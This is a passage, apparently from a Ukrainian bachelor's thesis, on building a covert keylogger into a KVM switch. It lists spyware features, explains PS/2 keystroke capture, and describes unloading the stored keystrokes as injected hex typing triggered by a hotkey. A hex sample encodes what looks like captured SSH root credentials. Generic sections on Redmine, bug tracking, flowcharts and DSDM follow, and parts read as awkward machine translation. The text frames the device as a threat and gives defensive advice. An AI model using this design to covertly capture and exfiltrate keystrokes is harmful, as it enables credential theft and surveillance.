


Рисунок 3.2 – Функціональна схема системи

Якщо пізнано послідовність гарячих клавіш, необхідно дочекатися, коли сигнал, пов'язаний з підключення вихідного порту, знову стане високого рівня. Інакше будь-які дані, пов'язані з натисканням і додаються в шину PS/2 не побачить хост. В експериментальній версії використовується послідовність натиснутих клавіш QQ (від слова «Query»). Два натискання зроблене для того, щоб справжній користувач KVM-світча випадково не ввів цю комбінацію.

Моніторинг

Ця група показує, які функції моніторингу присутні в програмному забезпеченні моніторингу:

– Вход в систему (пароль) – кейлоггеру можна перехопити пароль.

– Typerwriter натиснутих клавіш – кейлоггер може ввійти в лист, числові й символьні клавіші користувачем.

– Система натиснутих клавіш – кейлоггер може ввійти системи й інші клавіші, крім букв, натиснута користувачем.

– Створені файли – кейлоггер може ввійти те файлів створення.

– Видалені файли – кейлоггер може ввійти в тому файлів видалення.

– Скопійовані файли – кейлоггер може ввійти в тому копіюванням файлів.

– Перейменовані файли – кейлоггер може ввійти сам факт перейменування файлів.

– Відкриті файли – кейлоггер може ввійти те файлів відкриття.

– Буфер обміну – кейлоггер може перехоплювати вміст буфера обміну.

– Запущені додатки – кейлоггер може ввійти запущені додатки.

– Система входу – кейлоггер може ввійти в систему вхід у систему час.

– Вихід із системи – кейлоггер може ввійти в систему, час виходу із системи.

– Принтер черги – keylogger може ввійти в надруковані документи.

– Кліків – кейлоггер може ввійти у кліки миші. Файл журналу повинен містити ім'я додатка або об'єкта, у якому була натиснута миша, а також ім'я натиснутої кнопки.

– Звуки – кейлоггер може записувати звуки.

– Система неактивності – keylogger може ввійти в проміжок часу користувач не діє.

– Скріншоти – keylogger може робити скріншоти робочого столу.

– Регульована частота скріншоту – за допомогою кейлоггеру можна регулювати частоту екран-оформлення.

– Регульований якість скріншоту – за допомогою кейлоггеру можна встановити якість скріншотів.

– Скріншот робочого стола або активного вікна – за допомогою кейлоггеру можна вибрати або зробити скріншоти всього екрана або тільки активного вікна.

– Скріншоти миші – keylogger може бути налаштований, щоб зробити скріншот щораз, коли кнопка миші натиснута.

– Запис звуку з мікрофону – програма записує всі звуки, видавані поруч із комп'ютером, наприклад, голосові чати, захоплюючи їх зі свого комп'ютера мікрофон.

– Захват запису веб-камери – програма захоплює й зберігає зображення з комп'ютера веб-камера, що дозволяє побачити в будь-який момент, що відбувається навколо вашого комп'ютера.

Запис натиснутих клавіш

Перевага розробки на базі Arduino полягає в тому, що є велика кількість бібліотек. Для нашого випадку використовувалася бібліотека «PS2Keyboard», доступна під ліцензією LGPL. У цій бібліотеці реалізоване читання натиснутих клавіш із клавіатури PS/2, керованої перериваннями, а також автоматична конвертація скан-кодів в ASCII символи з обліком стані регістра. У підсумку в додаток попадає інформація у форматі ASCII.

Через того яким способом плата Arduino приєднана до мікроконтролера PIC16C57C, необхідно використовувати ті ж самі піни для читання даних із клавіатури під час зчитування натискань і запису інформації від імені клавіатури.

PS2Keyboard підтримує тільки читання даних, а для відсилання потрібна окрема бібліотека. Щоб додати цю можливість, необхідні невеликі зміни в доповненні до методу end(), пов'язані з розблокуванням переривання, використовуваного при читанні інформації. Без цього доповнення бібліотека PS2Keyboard буде зчитувати інформацію й під час натискання.

Під час запису натискань, інформація, одержувана з бібліотеки, зберігається в кільцевому буфері й готова до вивантаження. Крім того, не слід забувати, що ці дані у форматі ASCII, а не скан-коди протоколу PS/2. Цей факт варто враховувати під час передачі інформації.

Вивантаження зібраної інформації

Щоб вивантажити зібрану інформацію про натискання клавіш через інтерфейс клавіатури PS/2 необхідна інша бібліотека. Оскільки серед уже існуючих безкоштовних потрібна відсутній, необхідно писати рішення з нуля.

Протокол PS/2 використовує тактову частоту в діапазоні 10-16.7 кГц і відсилає послідовні дані з наступними характеристиками:

– Один початковий біт (на шині даних низький рівень).
– 8 інформаційних бітів (спочатку йде молодший значущий біт).
– Один біт для контролю парності (перевірка на непарність).
– Один стоповий біт (на інформаційній шині високий рівень).

Інформація зчитується хостом на спадаючому фронті тактового імпульсу (під час перепаду від високого рівня до низького). Подібний формат передачі даних не відповідає жодному убудованому протоколу, використовуваному в Arduino. Відповідно, потрібно писати новий драйвер. Щоб реалізувати протокол PS/2, можна використовувати драйвер, що генерує програмні переривання на частоті, що у два рази більше діапазону 10-16.7 кГц (щоб генерувати й наростаючі й спадаючі фронти тактового імпульсу). Плата Arduino Uno підтримує 3 апаратних таймери, здатних генерувати програмні переривання. У нашій експериментальній версії був обраний Timer 2 (Timer 1 використовується деякими стандартними бібліотеками Arduino і є непридатним).

Був написаний драйвер, що вручну встановлює тактові імпульси протоколу PS/2, а також інформаційні піни з використанням таймера Timer 2 на платі Arduino, що генерує переривання на частоті 25 кГц. При кожному перериванні на тактовому піні поступово встановлюється низький/високий рівень і на інформаційному піні – стартовий біт, біти даних, біт парності й стоповий біт, як того вимагає специфікація.

Коли стартує процес виїмки записаної інформації за допомогою послідовності клавіш, необхідно передати дані з кільцевого буфера.

Оскільки в буфері перебувають шістнадцяткові ASCII символи перед відправленням потрібне зворотне перетворення в скан-коди, які припустимі для передачі по протоколі PS/2.

Щоб полегшити конвертацію інформація витягала у форматі, сумісному з утилітою 'xxd', що використовується в Linux і інших схожих системах, подібно тому, як показано нижче:

```
73736820746172676574737973746564
0a726f6f740a506173737730726431320
330a
```

Для кожного вихідного шістнадцяткового символу драйвер протоколу PS/2 генерує скан-код натиснутої клавіші, що відповідає шістнадцятковому символу, а потім скан-код тієї ж самої відпущеної клавіші. Весь процес триває доти, поки не буде оброблений уміст усього буфера.

Кінцевий результат процесу вивантаження – на підключеному хості з'являється послідовність збережених натискань у шістнадцятковом поданні. Зловмисникові потрібно відкрити текстовий редактор на цільовій системі, активувати вивантаження й спостерігати, як буде з'являтися інформація в редакторі.

Модифікація апаратної частини є реальною погрозою для організацій. За допомогою щодо простого встаткування й мінімальних технічних знань можна зробити систему для таємного збору й вивантаження інформації.

Компаніям варто не забувати про цю погрозу й вживати відповідних заходів безпеки хоча б у частині пристроїв, що мають відношення до конфіденційних даних.

Розуміння, чим відрізняється «звичайний» трафік від незвичайної мережної активності, як, наприклад, несподіване підключення нового пристрій до зовнішнього джерела, може допомогти організаціям вчасно виявити й заблокувати витік інформації. У критично важливих середовищах компаніям варто відслідковувати будь-який новий пристрій, що підключається до ключових систем, включаючи навіть простої периферійне встаткування. У деяких випадках необхідний фізичний огляд устаткування з метою виявлення незаконних проникнень і модифікацій.

Розглянувши усі блоки функціональної схеми перейдемо до розгляду діаграми взаємодії процесів, які відбуваються у системі.

3.4 Розробка діаграми процесів

Діаграма процесів розробленої системи зображена на рисунку 3.8. При детальному її розгляді можна побачити як саме проходе взаємодія у розробленій системі. Використовується модель проектування, графічне представлення «потоків» даних в інформаційній системі.

Діаграма взаємодії процесів використовується для візуалізації процесів обробки даних (структурне проектування). Для розробника вважається звичним спочатку креслити діаграму взаємодії процесів даних рівня контексту, завдяки чому буде показано взаємодію системи. Ця діаграма в подальшому підлягає уточненню шляхом деталізації процесів та потоків даних з метою показати систему що розробляється.

Діаграми потоків даних містять чотири типи елементів:

– Процеси які являють собою трансформацію даних в рамках описуваної системи.

– Сховища даних (репозиторії).

– Зовнішні по відношенню до системи сутності.

– Потоки даних між елементами трьох попередніх типів.




Рисунок 3.3 – Діаграма взаємодії процесів

Таким чином, розглянувши опис системи, структурну, функціональну схеми системи, та діаграму взаємодії процесів перейдемо до опису блок-схем основної програми, та підпрограм, які використовуються, для реалізації системи.

4 РЕАЛІЗАЦІЯ ПРОЕКТУ. РОЗРАХУНКИ І ЕКСПЕРИМЕНТАЛЬНІ ДАНІ, ЩО ПІДТВЕРДЖУЮТЬ ПРАВИЛЬНІСТЬ ПРОЕКТНИХ РІШЕНЬ

4.1 Блок-схеми та опис алгоритмів функціонування системи

Під час роботи на програмою бакалаврської дипломної роботи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C мені крім апаратної частини необхідно було дуже багата часу приділяти програмної реалізації проекту, тому я використовував ряд систем з метою полегшити процес розробки. Розглянемо їх детально.

Redmine – вільне серверне ПЗ для управління проектами та відстежування помилок. До системи входить календар-планувальник та діаграми Ганта для візуального представлення ходу робіт за проектом та строків виконання. Redmine написано на мові Ruby і є ПЗ розробленим з використанням відомого веб-фреймворку Ruby on Rails, що означає легкість в розгортанні системи та її адаптації під конкретні вимоги. Для кожного проекту можна вести свої вікі та форуми.

Функціональні можливості:

– Ведення декількох проектів.

– Гнучка система доступу з використанням ролей.

– Система відстеження помилок.

– Діаграми Ганта та календар.

– Ведення новин проекту, документів та управління файлами.

– Сповіщення про зміни за допомогою RSS-потоків та електронної пошти.

– Власна Wiki для кожного проекту.

– Форуми для кожного проекту.

– Облік часових витрат.

– Налаштування власних (custom) полів для задач, затрат часу, проектів та користувачів.

– Легка інтеграція із системами керування версіями (SVN, CVS, Git, Mercurial, Bazaar и Darcs).

– Створення записів про помилки на основі отриманих листів

– Підтримка LDAP автентифікації.

– Можливість самореєстрації нових користувачів.

– Багатомовний інтерфейс (у тому числі українська мова).

– Підтримка СКБД: MySQL, PostgreSQL, SQLite.

Діаграма Ганта (Gantt chart, також стрічкова діаграма, графік Ганта) – це популярний тип діаграм, який використовується для ілюстрації плану, графіка робіт за будь-яким проектом. Є одним з методів планування та управління проектами.

Діаграма Ганта являє собою відрізки (графічні плашки), розміщені на горизонтальній шкалі часу. Кожен відрізок відповідає окремому завданню або підзадачі. Завдання і підзадачі, складові плану, розміщуються по вертикалі. Початок, кінець і довжина відрізка на шкалі часу відповідають початку, кінцю і тривалості завдання. На деяких діаграмах Ганта також показується залежність між завданнями.

Діаграма може використовуватися для представлення поточного стану виконання робіт: частина прямокутника, що відповідає завданню, заштриховується, відзначаючи відсоток виконання завдання; показується вертикальна лінія, що відповідає моменту «сьогодні».

Часто діаграма Ганта використовується спільно з таблицею зі списком робіт, рядки якої відповідають окремо взятій задачі, зображеній на діаграмі, а стовпці містять додаткову інформацію про задачу.

Система відстеження помилок Багтрекер – прикладна програма для допомоги розробникам програмного забезпечення (програмістам, тестувальникам тощо) враховувати і контролювати помилки, знайдені у програмах, питання щодо

функціональності, рішення та оновлення, побажання користувачів, а також стежити за процесом їх виконання.

Кожному, хто розробляв програмні продукти, добре знайоме співвідношення «20/80» – останні 20 % роботи тривають 80 % часу.

Як це не парадоксально, але нічого дивного в цій пропорції немає, адже саме на завершальній стадії починається тестування проекту, коли виявляються помилки, і що більший проект, то більше буде знайдено помилок.

Водночас досить часто виявляється, що більшість цих помилок були відомі та могли бути виправлені з меншими витратами на попередніх стадіях роботи, але не були вчасно описані, а потім загубилися серед інших важливих завдань.

Отже, система відстеження помилок у найпростішому варіанті – це процес, що включає в себе виявлення помилки, її опис, виправлення і перевірку цього виправлення, тобто процес «стеження» за багом протягом всього як його життєвого циклу, так і життєвого циклу розробки в цілому.

Сукупність інформації про дефект. Головний компонент такої системи – база даних, що містить відомості про виявлені дефекти. Ці відомості можуть включати в себе:

– номер (ідентифікатор) дефекту;

– хто повідомив про дефект;

– дата і час виявлення дефекту;

– версія продукту, в якій виявлено дефект;

– серйозність (критичність) дефекту та пріоритет рішення;

– опис кроків для відтворення дефекту (неправильної поведінки програми);

– відповідальний за усунення дефекту;

– обговорення можливих рішень та їх наслідків;

– поточний стан виправлення дефекту;

– версії продукту, в якій дефект виправлений.

Крім того, розвинені системи надають можливість прикріплювати файли, які допомагають описати проблему, наприклад, дамп пам'яті або скріншот.

Використання. Основна перевага систем відстеження помилок полягає в забезпеченні чітких централізованих оглядів, запитів на розробку (включаючи помилки і виправлення) та їх стан. У корпоративному середовищі, системи відстеження помилок можуть бути використані для генерації звітів по продуктивності програмістів виправлення помилок. Однак, це може іноді приводити до неточних результатів, тому що різні помилки можуть мати різні ступені пріоритету та серйозності, що пов'язано з складністю їх фіксації.

Життєвий цикл дефекту. Як правило, система відстеження помилок використовує той чи інший варіант «життєвого циклу» помилки, стадія якого визначається поточним станом помилки.

Типовий життєвий цикл дефекту:

1. Новий – дефект зареєстрований тестувальником.

2. Призначений – призначений відповідальний за виправлення дефекту.

3. Дозволений – дефект переходить назад у сферу відповідальності тестувальника. Як правило, супроводжується резолюцією, наприклад:

– Виправлено (виправлення включені у версію таку-то).

– Дубль (повторює дефект, що вже знаходиться в роботі).

– Не виправлено (працює відповідно до специфікації, має занадто низький пріоритет, виправлення відкладено до наступної версії тощо).

– «В мене все працює» (запит додаткової інформації про умови, в яких дефект проявляється).

4. Далі тестувальник проводить перевірку виправлення, залежно від чого дефект або знову переходить у стан «Призначений» (якщо він описаний як виправлений, але не виправлений), або у стан «Закрито».

5. Відкрито повторно – дефект знайдено знову в іншій версії.

Система може надавати адміністраторові можливість налаштування користувачі, які можуть переглядати і редагувати помилки залежно від їх стану, переводити їх в інший стан або видаляти.

У корпоративному середовищі, система відстеження помилок може використовуватися для отримання звітів, що показують продуктивність програмістів при виправленні помилок. Однак, часто такий підхід не дає достатньо точних результатів через те, що різні помилки мають різну ступінь серйозності та складності. При цьому серйозність проблеми прямо не стосується складності її усунення.

Під час роботи над бакалаврською дипломною роботою було створено блок-схеми. Перед їх розглядом необхідно провести роз’яснення який саме тип блок-схем використовується.

Блок-схема це представлення задачі для її аналізу або розв'язування за допомогою спеціальних символів (геометричних образів), які позначають такі елементи, як операції, потік, дані тощо.

Блок вхідних та вихідних даних прийнято позначати паралелограмом, блок обчислень (обробки) даних – прямокутником, блок прийняття рішень – ромбом, еліпсом – початок та кінець алгоритму.

У інформаційних технологіях функціональна схема складається з функціональних блоків, які являють собою конструктивно відособлені частини (елементи або пристрої) автоматичних систем, які виконують певні функції. Функціональні блоки на схемі позначають прямокутниками, всередині яких надписують їх найменування відповідно до функцій, що виконуються. Зв'язки між функціональними блоками (внутрішні впливи) позначаються лініями зі стрілками, які вказують напрям впливів.

Функціональні схеми можуть виконуватися в укрупненому і розгорненому вигляді. У першому випадку на схемі зображають найважливіші блоки системи і зв'язки між ними.

У другому варіанті схема відображається більш детально, що полегшує її читання та ілюструє принцип роботи.

Основні елементи схем алгоритму це термінатор, процес, рішення, зумовлений процес (підпрограма), дані та з'єднувач.

Термінатор це елемент відображає вхід із зовнішнього середовища або вихід з неї (найчастіше застосування – початок і кінець програми). Всередині фігури записується відповідна дія.

Процес це виконання однієї або кількох операцій, обробка даних будь-якого виду (зміна значення даних, форми подання, розташування). Всередині фігури записують безпосередньо самі операції.

Рішення це показує рішення або функцію перемикального типу з одним входом і двома або більше альтернативними виходами, з яких тільки один може бути обраний після обчислення умов, визначених всередині цього елементу. Вхід в елемент позначається лінією, що входить зазвичай у верхню вершину елементу. Якщо виходів два чи три то зазвичай кожен вихід позначається лінією, що виходить з решти вершин (бічних і нижній). Якщо виходів більше трьох, то їх слід показувати однією лінією, що виходить з вершини (частіше нижній) елемента, яка потім розгалужується. Відповідні результати обчислень можуть записуватися поруч з лініями, що відображають ці шляхи.

Зумовлений процес (підпрограма) це символ відображає виконання процесу, що складається з однієї або кількох операцій, що визначені в іншому місці програми (у підпрограмі, модулі). Всередині символу записується назва процесу і передані в нього дані.

Дані це перетворення у форму, придатну для обробки (введення) або відображення результатів обробки (виведення). Цей символ не визначає носія даних (для вказівки типу носія даних використовуються специфічні символи).

З'єднувач це символ відображає вихід в частину схеми і вхід з іншої частини цієї схеми. Використовується для обриву лінії та продовження її в іншому місці (приклад: поділ блок-схеми, що не поміщається на листі). Відповідні сполучні символи повинні мати одне (при тому унікальне) позначення.

Блок-схеми є першоджерелами стратегії розвитку ПЗ. Тому від точності і детальної блок-схеми залежить результат всієї програми.

При виборі початкової точки відліку при побудові схем було враховано, що виходячи з вибору мови програмування і інших технічних засобів, програма буде об’єктно-орієнтована що вимагає оптимізації програми високого рівня, також те, що при розробці програми слід надати особливу увагу модулю клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C та модулю обробки помилок.

На рисунку 4.1 зображена основна блок-схема програми, на рисунку 4.2 зображено роботу підпрограми.

З яких видно що робота основної програми складається з початкових етапів ініціалізації ПЗ, перевірки наявності ресурсів системи, блоку початку основного циклу з чеканням запиту від користувача в якому відбувається виклик підпрограми та останньої стадії – перевірка поточного стану з завершенням роботи розробленого ПЗ.

При роботі підпрограми виконується основний функціонал системи з циклічними послідовностями, перевіркою поточного стану та поверненням в основну програму прапорів стану виконання.

Розглянемо використаний метод розробки динамічних систем (Dynamic Systems Development Method, DSDM) – це головним чином методика розробки програмного забезпечення, що базується на концепції швидкої розробки додатків (Rapid Application Development, RAD). У 2007 році **DSDM** став основним підходом до управління проектом і розробки додатків. DSDM – це ітеративний і інкрементний підхід, який надає особливого значення тривалого участі в процесі користувача/споживача.

Мета методу – здати готовий проект вчасно і вкластися в бюджет, але в той же час регулюючи зміни вимог до проекту під час його розробки. DSDM входить в сімейство гнучкої методології розробки програмного забезпечення, а також розробок, що не входять у сферу інформаційних технологій.

Остання версія DSDM називається DSDM Atern. Назва Atern – це скорочення від Arctic Tern (пер. Полярна крачка). Полярна крачка – птиця, яка

може подорожувати на великі відстані. Вона символізує безліч аспектів методу, наприклад визначення пріоритету або кооперування, які є природним способом ведення робочого процесу.

